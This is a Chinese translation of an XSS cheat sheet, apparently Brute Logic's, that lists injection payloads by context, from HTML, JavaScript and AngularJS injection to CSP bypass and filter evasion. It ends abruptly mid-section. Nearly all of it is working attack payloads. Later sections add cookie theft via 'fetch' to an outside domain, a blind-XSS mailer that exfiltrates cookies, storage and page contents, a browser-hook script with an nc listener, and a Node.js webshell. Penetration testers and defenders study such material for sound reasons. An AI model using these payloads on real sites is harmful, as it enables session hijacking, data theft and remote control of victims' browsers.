XSS Cheat Sheet中文

HTML注入

当输入内容落在HTML标签的属性值内或标签外部时使用（除了后面描述的特殊情况）。如果内容落在HTML注释中，请在Payload前添加`-->`

```
<svg onload=alert(1)>
"><svg onload=alert(1)>
```

HTML注入 - 标签块突破

当输入落在以下标签的内部或开始/结束标签之间时使用：`<title><style><script><textarea><noscript><pre><xmp>`和`<iframe>(</tag>)`相对应处理

```
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
```

HTML注入 - 内联

当输入落在HTML标签的属性值中且无法通过(>)终止标签时使用

```
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
```

HTML注入 - 源

当输入作为以下HTML标签属性值时使用：`href`，`src`，`data`或`action`（包括`formation`）。在`<script>`标签中，`src`属性可以是URL或`data:,alert(1)`

```
javascript:alert(1)
```

Javascript - 注入

当输入在`<script>`中，且位于字符串分隔符(' ")的值内时使用

```
'-alert(1)-'
'/alert(1)//
```

Javascript注入 - 绕过

当输入在`<script>`中，且位于字符串分隔符(' ")内，但引号被反斜杠转义时使用

```
\'/alert(1)/
```

Javascript注入 - script

输入落在`<script>`中的任意位置使用

```
</script><svg onload=alert(1)>
```

Javascript注入 - 逻辑块

输入落在`<script>`代码块中，且位于字符串分隔(' ")的值内，并处于单个逻辑块（if，else，etc）中时，使用第一个或第二个payload。如果引号被反斜杠转义，则使用第三个payload

```
'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//
```

Javascript注入 - 无引号

当同一行Javascript代码中存在多重反射时使用。第一个payload用在简单的Javascript变量，第二个适用在非嵌套的Javascript对象

```
/alert(1)//\
/alert(1)}//\
```

Javascript上下文 - 模板字符串中的占位符注入

输入落在反引号(~)分隔的字符串中或在模板引擎中时，使用占位符注入技术

```
${alert(1)}
```

多重反射HTML注入 - 双重反射（单一输入）

利用同一网页上的多重反射（即同一输入在页面的多个位置被反射）来实现攻击

```
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
```

多重反射HTML注入 - 三重反射（单一输入）

利用同一网页上的多重反射（即同一输入在页面的多个位置被反射）来实现攻击

```
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
```

多重反射HTML注入 - 双重与三重反射

利用同一网页上的多重反射（即同一输入在页面的多个位置被反射）来实现攻击

```
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
```

文件上传注入 - 文件名

当上传的文件名在目标页面的某个位置被反射时使用

```
"><svg onload=alert(1)>.gif
```

文件上传注入 - 元数据

当上传文件的元数据在目标网页某个位置被反射时使用。此技术利用命令行工具 `exiftool` ($ 是终端提示符)，`exiftool` 可以设置任何元数据字段

```
$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg
```

文件上传注入 - SVG文件

用于在上传图片文件时在目标网站上创建存储型XSS。将下面payload保存为 `xss.svg` 文件

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```

DOM 插入注入

用于当注入内容作为有效标记插入到DOM中（而不是在源码中反射）时的XSS，此方法使用于`<script>`标签和其他常见payload 无效的情况

```
<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
```

DOM 插入注入 - 资源请求

用于测试原生Javascript代码将某个URL请求的结果插入到页面中，而该URL可以被攻击者控制时使用

```
data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>
```

PHP Self URL注入

用于当目标网站的底层PHP代码将当前URL用作HTML表单的属性值（例如`action`或`src`）时。通过PHP扩展名和查询部分（?）之间注入一个斜杠（/）来触发漏洞

```
https://brutelogic.com.br/xss.php/"><svg onload=alert(1)>?a=reader
```

Markdown Vector

用于允许部分标记输入（如Markdown）的文本框、评论区等场景。点击即可触发

```
[clickme](javascript:alert`1`)
```

Script 注入 - 无闭合标签

用于当代码中反射点之后存在闭合的`</script>`标签时。通过注入不完整的`<script>`标签来触发漏洞

```
<script src=data:,alert(1)>
<script src=//brutelogic.com.br/1.js>
```

Javscript postMessage() DOM注入（使用Iframe）

用于当`Javascript`代码中存在未检查来源的`message`事件监听器（如`window.addEventListener('message', ...)`）时。目标页面必须能够被嵌入到`iframe`中（根据上下文检查`X-Frame-Options`头）。保存为HTML文件（或使用`data:text/html`），并提供`TARGET_URL`和`INJECTION`（XSS payload或Payload）

攻击原理：攻击者通过创建一个包含目标页面的 iframe，并使用 `postMessage()` 向目标页面发送恶意消息。由于目标页面未验证消息的来源，恶意消息会被处理并执行注入的 XSS payload。

```
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

XML XSS

用于XML页面（内容类型为`text/xml`或`application/xml`）中注入XSS payload。如果输入位于注释部分，则在payload前添加`-->`；如果输入位于`CDATA`部分，则在payload前添加`]]>`

```
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//brutelogic.com.br/1.js"/>
```

AngularJS 注入（v1.6 及以上版本）

用于当页面中加载了`AngularJS`库，并且存在带有`ng-app`指令的HTML块时（用第一个`payload`），创建自己的`Angular JS`应用（使用第二个payload）

```
{{$new.constructor('alert(1)')()}}
<x ng-app>{{$new.constructor('alert(1)')()}}
```

Onscroll 通用攻击方法

用于在无需用户交互的情况下触发`XSS`，利用`onscroll`事件处理程序，它适用于以下`HTML`标签：`address`，`blockquote`，`body`，`center`，`dir`，`div`，`dl`，`dt`，`form`，`li`，`menu`，`ol`，`p`，`pre`，`ul`，以及`h1`到`h6

```
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
```

Type Juggling

用于在松散比较（比如PHP中的==）中通过`if`条件匹配一个数字

```
1<svg onload=alert(1)>
1"><svg onload=alert(1)>
```

Xss in SSI

用于存在`Server-Side Include(SSI)`注入的场景

```
<<!--%23set var="x" value="svg onload=alert(1)"--><!--%23echo var="x"-->>
```

SQLi Error-Based XSS

用于可以触发SQL错误消息的端点（通过单引号或反斜杠）

```
'1<svg onload=alert(1)>
<svg onload=alert(1)>\
```

JSP 路径注入

在基于`JSP`的应用程序中，利用`URL`路径进行攻击

```
//DOMAIN/PATH/;<svg onload=alert(1)>
//DOMAIN/PATH/;"><svg onload=alert(1)>
```

JS 注入 - ReferenceError Fix

用于修复某些未完成的`JavaScript`代码的语法。在浏览器的开发者工具（按F12）中检查`Console`标签页，找到相对应的`ReferenceError`，并替换变量和函数名称以修复问题

```
';alert(1);var myObj='
';alert(1);function myFunc(){}'
```

Bootstrap 攻击方法（适用V3.4.0 及以下版本）

当页面存在Bootstrap库时使用。它还可以绕过`Webkit Auditor`，只需点击网页任意位置即可触发。`herf`值的任何字符都可以进行`HTML`编码以绕过过滤器

```
<html data-toggle=tab href="<img src=x onerror=alert(1)>">
```

浏览器通知

作为`alert`、`prompt`和`confirm`弹窗的替代方案。它需要用户授权（第一次请求），但如果用户之前已经为该网站授权过，则可以直接使用二次请求

```
Notification.requestPermission(x=>{new(Notification)(1)})
new(Notification)(1)
```

HTTP header XSS - 缓存

用于通过使用`MISS-MISS-HIT`缓存方案（如果存在）将XSS攻击存储在应用程序中。将`<XSS>`替换为你的攻击payload，并将`TARGET`替换为一个虚拟字符串，以避免实际缓存的页面版本。重复发送相同的请求3次

```
$ curl -H "Vulnerable_Header: <XSS>" TARGET/?dummy_string
```

混合大小写

用于绕过大小写敏感的过滤器。

```
<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>
```

未闭合的标签

未闭合的标签是一种用于`HTML注入`的技术，通过避免使用完整的`<`和`>`符号来绕过某些过滤器。这种技术依赖于在源代码中，输入payload后存在一个原生的`>`符号

```
<svg onload=alert(1)//
<svg onload="alert(1)"
```

大写XSS

当应用程序将输入转换为大写时使用。在URL中将`&`替换为`%26`，将`#`替换为`%23`

```
<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>
<SCRIPT SRC=//BRUTELOGIC.COM.BR/1></SCRIPT>
```

脚本标签的额外内容

当过滤器检测 `<script>` 或 `<script src=...` 及其变体，但未检查其他非必需属性时使用

```
<script/x>alert(1)</script>
```

双重编码 XSS

当应用程序对输入进行双重解码时使用

```
%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
%2522%253E%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
```

无括号的Alert(仅限字符串)

在HTML攻击或Javascript注入中使用，当不允许使用括号且简单的警告框足够时

```
alert`1`
```

无括号的Alert

在HTML攻击或Javascript注入中使用，当不允许使用括号且POC（概念验证）需要返回目标信息时使用

```
setTimeout`alert\x28document.domain\x29`
setInterval`alert\x28document.domain\x29`
```

无括号的HTML实体

仅在HTML注入中使用，当不允许使用括号时。在URL中将 `&` 替换为 `%26`，将 `#` 替换为 `%23`

```
<svg onload=alert&lpar;1&rpar;>
<svg onload=alert&#40;1&#41>
```

无字母字符的alert

当不允许使用字母字符时使用。以下是 alert(1)。

```
[]['\146\151\154\164\145\162']['\143\157\156\163\164\162\165\143\164\157\162']
('\141\154\145\162\164\50\61\51')()
```

alert混淆

用于绕过多个正则表达式（regex）过滤器。它可以与之前提到的替代方法（上文）结合使用。最短的选项`top`也可以根据上下文替换为`window`，`parent`，`self`，或`this`

```
(alert)(1)
a=alert,a(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)
```

Alert替代方法 - Write和Wrieln

作为alert、prompt和 confirm替代方法使用。如果在HTML标签中使用，可以直接使用，单如果时JavaScript注入，则需要完整的`document.write`形式

```
write`XSSed!`
write`<img/src/o&#78error=alert&lpar;1)&gt;`
write('\74img/src/o\156error\75alert\501\51\76')
```

Alert替代方法 - Open伪协议

作为`alert`、`prompt`和`confirm`的替代方法使用，上文提到的技巧同样适用于此。在`Chromium`的浏览器中，第二个方法有效，并且需要`<iframe name=0>`

```
top.open`javas\cript:al\ert\x281\x29`
top.open`javas\cript:al\ert\x281\x29${0}0
```

Alert替代方法 - Eval + URL

作为调用`alert`、`prompt`和`confirm`的替代方法使用。第一个payload是原始形式，而第二个payload则用HTML元素的`id`属性值来动态替换`eval`。代码需要放在URL的两个位置之一：要么在PHP扩展后的URL路径中（FILE.php/后面），或URL的片段中（即#后面）。URL中的加号（+）必须进行编码

```
<svg onload=eval(" ' "+URL)>
<svg id=eval onload=top[id](" ' "+URL)>

PoC URL 必须包含以下内容之一：
=> FILE.php/'/alert(1)//?...
=> #'/alert(1)
```

Alert替代方法 - Eval + URL 于模板字符串

```
${alert(1)}<svg onload=eval('`//'+URL)>
```

HTML注入 - 内联代替方法

```
"onpointerover=alert(1) //
"autofocus onfocusin=alert(1) //
```

基于Strip-Tags的绕过方法

当过滤器移除 `<` 和 `>` 之间的所有内容时（例如PHP的 `strip_rags()` 函数），使用此方法。仅限内联注入

```
"o<x>nmouseover=alert<x>(1)//
"autof<x>ocus o<x>nfocus=alert<x>(1)//
```

文件上传注入 - 伪装成HTML/JS的GIF文件

同于通过文件上传绕过CSP（内容安全策略）。将以下所有内容保存为 `xss.gif` 或 `xss.js` （用于严格的MIME类型检查）。可以通过 `<link rel=import href=xss.gif>`(或xss.js)或`<script src=xss.js></script>` 导入到目标页面。对于PHP，它时 `image/gif` 类型

```
GIF89a=//<script>
alert(1)//</script>;
```

跳转到URL片段

当需要隐藏某些可能触发WAF（Web应用防火墙）的字符时使用。它利用 `URL` 片段(`#`)后的有效payload格式

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>
```

二阶 xss注入

当你的输入会被使用两次时使用，例如先被存储并规范化到数据库中，随后被检索用于后续使用或插入到DOM中

```
&lt;svg/onload&equals;alert(1)&gt;
```

PHP拼写检查绕过

用于绕过PHP的 pspell_new 函数，该函数通过字典尝试猜测用户输入的搜索内容。这是一种类似于Google的 `您是不是要找` 功能，用于搜索字段

```
<scrpt> confirm(1) </scrpt>
```

postMessage() 事件源绕过

当目标 `Javascript` 代码中的源检查可以通过将允许的源作为攻击域的子域前缀来绕过时使用。示例利用 `CrossPwn` 脚本（在Extra部分中提供）在local host上实现

```
http://facebook.com.localhost/crosspwn.html?target=//brutelogic.com.br/tests/
status.html&msg=<script>alert(1)</script>
```

CSP 绕过（针对白名单中的 Google 域名）

当存在允许从某些域名执行脚本的 CSP（内容安全策略）时使用。

```
<script src=//www.google.com/complete/search?client=chrome%26jsonp=alert(1)>
</script>
<script src=//www.googleapis.com/customsearch/v1?callback=alert(1)></script>
<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js>
</script><x ng-app ng-csp>{{$new.constructor('alert(1)')()}}
```

带有事件处理程序的 SVG 矢量图

在 Firefox 中有效，但在 `<set>` 中添加 `attributename=x` 也可以使其在基于 Chromium 的浏览器中工作。`<set>` 也可以替换为 `<animate>`。用于绕过黑名单。

```
<svg><set onbegin=alert(1)>
<svg><set end=1 onend=alert(1)>
```

不带事件处理程序的 SVG 矢量图

用于避免过滤器检测事件处理程序或 `src`、`data` 等属性。最后一个示例仅适用于 Firefox，并且已经进行了 URL 编码。

```
<svg><a><rect width=99% height=99% /><animate attributeName=href
to=javascript:alert(1)>
<svg><a><rect width=99% height=99% /><animate attributeName=href
values=javascript:alert(1)>
<svg><a><rect width=99% height=99% /><animate attributeName=href to=0
from=javascript:alert(1)>
<svg><use xlink:href=
c3ZnIiB4bWxuczp4bGluazOiaHR0cDovL3d3dy53My5vcmcvMTk5OS94bGluayI
%2BPGVtYmVkIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hodG1sIiBzcmM9Imp
hdmFzY3JpcHQ6YWxlcnQoMSkiLz48L3N2Zz4=%23x>
```

无交互事件payload

如果没有事件，可以使用下面payload来进行代替，不过有些payload需要与用户交互

```
<script>alert(1)</script>
<script src=data:,alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload&equals;alert&lpar;1)&gt;>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click
```

交互事件payload

当所有已知的 HTML 标签名称都不允许使用时，可以使用以下 payload。任何字母字符或字符串都可以用来替代“x”作为标签名称。这些 payload 需要用户交互，正如它们的文本内容所描述的那样（这也是 payload 的一部分）。

```
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x onauxclick=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmouseenter=alert(1)>hover this
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
<x onpointercancel=alert(1)>hover this!
<x onpointerdown=alert(1)>hover this!
<x onpointerenter=alert(1)>hover this!
<x onpointerleave=alert(1)>hover this!
<x onpointermove=alert(1)>hover this!
<x onpointerout=alert(1)>hover this!
<x onpointerover=alert(1)>hover this!
<x onpointerup=alert(1)>hover this!
<x onpointerrawupdate=alert(1)>hover this!
```

混合上下文反射实体绕过

用于将脚本中被过滤的输入内容转换为实际有效的 `javascript` 代码。它需要在 `HTML` 和 `JavaScript` 上下文依次运行，并且彼此接近。`<svg>` 标签会使下一个脚本会被以某种方法解析，即使单引号（'）在运行过程中被编码为 `&#39;` 或 `&apos;`（经过清理），它任然可以有效跳出当前值并触发 `alert`。以下是针对 `javascript` 场景的 payload，分别适用于：单引号被清理、单引号被完全转义、双引号被清理或完全转义

```
">'-alert(1)-'<svg>
">&#39-alert(1)-&#39<svg>
">alert(1)-"<svg>
"&#34>alert(1)-&#34<svg>
```

绕过清除script的payload

用于那些删除script的过滤器，即使删除 `<script>` 标签，它依然可以实现攻击

```
<svg/on<script><script>load=alert(1)//</script>
```

Javascript代替注释

当常规Javascript注释（如//）不被允许、被转义或移除时使用

```
<!--
%0A-->
```

JavaScript 小写输入

当目标应用程序通过 `Javascript` 将你的输入转换为小写时使用。它也可能适用于服务器端的小写操作。

```
<SCRİPT>alert(1)</SCRİPT>
<SCRİPT/SRC=data:,alert(1)>
```

超长 UTF-8 编码

当目标应用程序执行最佳拟合映射时使用

- 最佳拟合映射是一种字符编码转换策略。当目标应用程序需要将一种字符编码（如 UTF-8）转换为另一种字符编码（如 ASCII）时，如果目标字符集不支持某些字符，应用程序会尝试将这些字符映射到最接近的有效字符。如：字符 `é`（Unicode 值为 `U+00E9`）在 ASCII 字符集中不存在。如果应用程序执行最佳拟合映射，它可能会将 `é` 映射到 `e`。

```
%CA%BA>%EF%BC%9Csvg/onload%EF%BC%9Dalert%EF%BC%881)>
```

专用于 ASP 页面的攻击payload

用于绕过 ASP 页面中的 `<[alpha]` 过滤。

```
%u003Csvg onload=alert(1)>
%u3008svg onload=alert(2)>
%uFF1Csvg onload=alert(3)>
```

PHP邮箱验证绕过

用于绕过PHP的 filter_var() 函数中的 FILTER_VALIDATE_EMAIL 标志。

```
"><svg/onload=alert(1)>"@x.y
```

PHP URL 验证绕过

用于绕过PHP的 `filter_var()` 函数中的 `FILTER_VALIDATE_EMAIL` 标志

```
javascript://%250Aalert(1)
```

PHP URL验证绕过 -- 需要查询参数

用于绕过 PHP 的 `filter_var()` 函数中结合 `FILTER_FLAG_QUERY_REQUIRED` 标志的 `FILTER_VALIDATE_EMAIL` 验证。

```
javascript://%250Aalert(1)//?1
javascript://%250A1?alert(1):0

(with domain filter)
javascript://https://DOMAIN/%250A1?alert(1):0
```

通过服务器端反射实现 DOM 插入

当输入出现在页面源代码但无法直接执行时，通过将其插入到DOM中来绕过浏览器过滤和WAF

```
\74svg o\156load\75alert\501\51\76
```

基本XML的绕过 bypass

用于在XML页面中绕过浏览器过滤和WAF。如果输入内容位于注释部分，则在payload前添加 `-->`；如果输入内容位于 CDATA 部分，则在payload前添加 `]]>`。

```
<_:script xmlns:_="http://www.w3.org/1999/xhtml">alert(1)</_:script>
```

Javascript 上下文 - 代码注入

用于在将代码注入到javascript上下文时，绕过 `Microsoft IE11` 或 `Edge` 浏览器的安全机制

```
';onerror=alert;throw 1//
```

HTML上下文 - 标签注入(IE11/Edge XSS绕过)

用于在多反射场景中绕过其原生过滤器

```
'">confirm&lpar;1)</Script><Svg><Script/1='
```

JavaScript 伪协议混淆

用于绕过检测`javascript:alert(1)`的过滤器。确保在添加`alert(1)`之前，`1`能够通过过滤器，因为这种有效载荷可能需要额外的混淆才能完全绕过过滤器。最后一种方法仅适用于通过`DOM`操作处理payload的情况（例如基于位置的payload或DOM型XSS）。请确保在`URL`中正确编码它们

```
javas&#99ript:1
javascript&colon;1
javascript&#9:1
&#1javascript:1
"javas%0Dcript:1"
%00javascript:1
```

AngularJS 注入（V1.6+）- No Parentheses，Brackets or Quotes

用于避免过滤。第一个payload避免使用括号，第二个payload避免使用方括号，最后一个payload通过同一或单独的注入点中使用它来避免引号。如果payload在URL中，请进行编码。

```
{{$new.constructor&#40'alert\u00281\u0029'&#41&#40&#41}}
&#123&#123$new.constructor('alert(1)')()&#125&#125
<x ng-init=a='alert(1)'>{{$new.constructor(a)()}}
```

HTML注释绕过

如果允许在HTML注释中使用任何内容（正则表达式：`/<!--.*-->/`），则使用的payload

```
<!--><svg onload=alert(1)-->
```

不依赖框架的payload - 基于原生脚本

这些payload可以与任意标签名称一起使用，有助于绕过黑名单。它们需要在源代码的注入点之后加载一些脚本。请注意，在某些场景中使用现有标签（如 `<b>`）可能是触发这些事件的唯一方法

```
<x onafterscriptexecute=alert(1)>
<x onbeforescriptexecute=alert(1)>
```

不依赖框架的事件处理器 - 基于CSS3

这些payload可以与任意标签名称一起使用，有助于绕过黑名单限制。它们需要通过 `<style>` 标签或使用 `<link>` 导入样式表加载 `CSS`。最后四个payload仅在Firefox浏览器生效

```
<x onanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onanimationstart=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationstart=alert(1)><style>x{animation:s}@keyframes s{}

Firefox
<x ontransitionend=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitionrun=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitionstart=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitioncancel=alert(1)><style>*{transition:color 1s}*:hover{color:red}
```

远程脚本调用

当你需要调用外部脚本，但XSS payload是基于事件时，例如（Svg onload=>）或JavaScript注入时使用。`brutelogic.com.br` 域名以及 `HTML` 和JS文件被用作示例。如果 `>` 被某种方法过滤，可以使用 `function()` 代替 `r=>` 或 `w=>`

- x 基于 HTML 的远程脚本调用（响应必须是 HTML，并且包含 Access-Control-Allow-Origin（CORS）响应头）

```
"var x=new XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"

fetch('//brutelogic.com.br/0.php').then(r=>{r.text().then(w=>{write(w)})})

(with fully loaded JQuery library)
$.get('//brutelogic.com.br/0.php',r=>{write(r)})
```

- 基于 `JavaScript` 的远程脚本调用（响应必须是JavaScript）

```
with(document)body.appendChild(createElement('script')).src='//brutelogic.com.br/2.js'

（在已完全加载 jQuery 库的情况下）
$.getScript('//brutelogic.com.br/2.js')
```

- （需要 CORS 和 `.js` 文件扩展名）

```
import('//domain/file')
```

隐形外部XSS

用于将来自另一个域（或子域）的XSS加载到当前域中。受目标的`X-Frame-Options(XFO)`响应头限制。以下示例在`brutelogic.com.br`上下文中弹出警告框，无论当前域是什么。

```
<iframe src="//brutelogic.com.br/xss.php?a=<svg onload=alert(document.domain)>"
style=display:none></iframe>
```

简单的虚拟篡改

用于通过提供`HTML`代码来改变网站对受害者的显示。在下面的示例中，显示`Not Found`消息

```
documentElement.innerHTML='<h1>Not Found</h1>'
```

盲注 XSS 邮件接收器

将其用作盲注XSS远程脚本，保存为PHP文件，并根据需要修改`$to`和`$headers`变量。需要配置可用的邮件服务器（如Postfix）

```
<?php header("Content-type: application/javascript"); ?>

var mailer = '<?= "//" . $_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"] ?>';
var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' + document.URL;
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE COOKIES\n' +
document.cookie;
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) + '\n\nLOCAL
STORAGE\n' + JSON.stringify(localStorage);
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;
var r = new XMLHttpRequest();
r.open('POST', mailer, true);
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
r.send('origin=' + document.location.origin + '&msg=' + encodeURIComponent(msg));

<?php
header("Access-Control-Allow-Origin: " . $_POST["origin"]);
$origin = $_POST["origin"];
$to = "myName@myDomain";
$subject = "XSS Blind Report for " . $origin;
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: ".
$_SERVER["HTTP_X_FORWARDED_FOR"];
```

```
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];
$headers = "From: report@myDomain" . "\r\n";
if ($origin && $msg) mail($to, $subject, $msg, $headers);
?>
```

浏览器远程控制

用于钩住浏览器并交互式地向其发送 `Javascript` 命令。在你注入中使用以下代码（而不是 `alert(1)` ），并在Unix终端运行以下 `shell` 脚本（监听器）。提供一个 `HOST` 作为主机名、IP地址或域名，以接受来自攻击者机器的命令。

- **javascript payload**

```
setInterval(function(){with(document)body.
appendChild(createElement('script')).src='//HOST:5855'},100)
```

- **监听器（终端命令）**

```
$ while :; do printf "j$ "; read c; echo $c | nc -lp 5855 >/dev/null; done
```

Node.js Webshell

用于存在漏洞的 `Node.js` 应用程序中创建 `Web shell` 。运行以下payload后，可以通过以下方法使用shell：`http://target:5855?cmd=my_node.js_command` 。例如，弹计算器的命令为：`cmd=require('child_process').exec('gnome-calculator')`

```
require('http').createServer(function(req,res){res.end(1-
eval(require('url').parse(req.url,1).query.cmd))}).listen(5855)
```

Cookie窃取

用于从受害者处获取目标网站设置的所有cookie。无法获取受 `httpOnly` 安全标志保护的 `Cookie` 。在 `URL` 中，将 `+` 编码为 `%2B`

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```

XSS 在线测试页面

用于练习 XSS 攻击，检查源代码以找到注入点。

```
https://brutelogic.com.br/xss.php
```

HTML 实体表

用于对字符进行 HTML 编码。

```
https://brutelogic.com.br/utils/charref.htm
```

多场景HTML注入

作为一次性注入使用，以提高XSS攻击的成功率。它适用于所有HTML上下文（见基础知识部分），包括通过标签注入的JS上下文。注入空格的适用，可以绕过应用程序的简单过滤或转义

```
</Script/"'--><Body /Autofocus /OnFocus = confirm`1` <!-->
```

多场景HTML注入 - Base64编码

作为一次性注入使用，以提高在 Base64 输入字段中的 XSS 攻击成功率。它适用于所有 HTML 上下文（见基础知识部分），包括通过标签注入的 JS 上下文。

```
PC9TY3JpcHQvIictLT48Qm9keSAvQXV0b2ZvY3VzIC9PbkZvY3VzIDOgY29uZmlybWAxYCA8IS0tPg==
```

固定长度输入的注入payload

当输入必须具有固定长度时使用，例如在大多数常见的哈希值中。

```
MD5 12345678901<svg/onload=alert(1)>
SHA1 1234567890123456789<svg/onload=alert(1)>
SHA256 12345678901234567890123456789012345678901234567890123<svg/onload=alert(1)>
```

PHP XSS过滤器

用于防止所有上下文中的 XSS 攻击，只要输入不会反映在非分隔字符串、反引号中间或任何其他类似 `eval` 的函数中（所有这些都在 JS 上下文中）。它不能防止基于 DOM 的 XSS，仅适用于基于源码的 XSS 情况

```
$input = preg_replace("/:|\\\/", "", htmlentities($input, ENT_QUOTES))
```

JavaScript 执行延迟

当 JavaScript 库或其他注入所需的资源尚未完全加载时使用。以下是一个基于 jQuery 的外部调用示例。

```
onload=function(){$.getScript('//brutelogic.com.br/2.js')}
onload=x=>$.getScript('//brutelogic.com.br/2.js')
```

图片payload - 代替事件处理器

用于触发图片的payload，使用不同于 `onerror` 的事件处理器。

```
<img
<image

src=
srcset=
onload=alert(1)>
onloadend=alert(1)>
onloadstart=alert(1)>
```

最短 XSS payload

当注入空间有限时使用。要求源代码中已存在一个通过相对路径调用的原生脚本，且该脚本位于注入点之后。攻击者服务器必须对原生脚本的请求返回攻击脚本（路径相同），或者将其嵌入默认的 404 页面（更容易实现）。域名越短越好。

```
<base href=//knoxss.me>
```

移动端专用事件处理器

用于针对移动应用程序时使用。

```
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<body onorientationchange=alert(1)>
```

Body 标签

针对 `<body>` 标签的注入payload。最后一个仅适用于 Internet Explorer。

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><meta content=URL;%23 http-equiv=refresh>
<body onscroll=alert(1) style=overflow:auto;height:1000px id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!


Internet Explorer
<body onhelp=alert(1)>press F1!
```

较少为人知的 XSS payload

一组较少为人知的 XSS 注入payload。

```
<marquee onstart=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<video ontimeupdate=alert(1) controls src=//brutelogic.com.br/x.mp4>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
<object onerror=alert(1)>
```

替代 PoC - 摇动页面元素

用于摇动页面中的所有元素，作为漏洞的良好可视化效果。

```
setInterval(x=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

替代 PoC - 暴力效果

用于显示《真人快打》中 Sub-Zero 角色的图像，并播放“Brutality”游戏音效。

```
d=document,i=d.createElement('img');i.src='//brutelogic.com.br/brutality.jpg';
d.body.insertBefore(i,d.body.firstChild);new(Audio)
('//brutelogic.com.br/brutality.mp3').play();
```

替代 PoC - 窃取隐藏值

用于证明目标页面中的所有隐藏 HTML 值（如令牌和随机数）可以被窃取。

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;for(n in e)
{if(e[n].type=='hidden')
{alert(e[n].name+': '+e[n].value)}}}
```

更易触发鼠标事件的XSS

用于为鼠标事件（如 `onmouseover`、`onclick` 等）创建更大的触发区域。

```
style=position:fixed;top:0;left:0;font-size:999px
```

style标签的替代方案

当 `style` 关键字被阻止（无论是内联样式还是标签名）时使用。提供 HOST 和 FILE 用于加载 CSS，或直接在第二个 payload中提供 CSS 代码

```
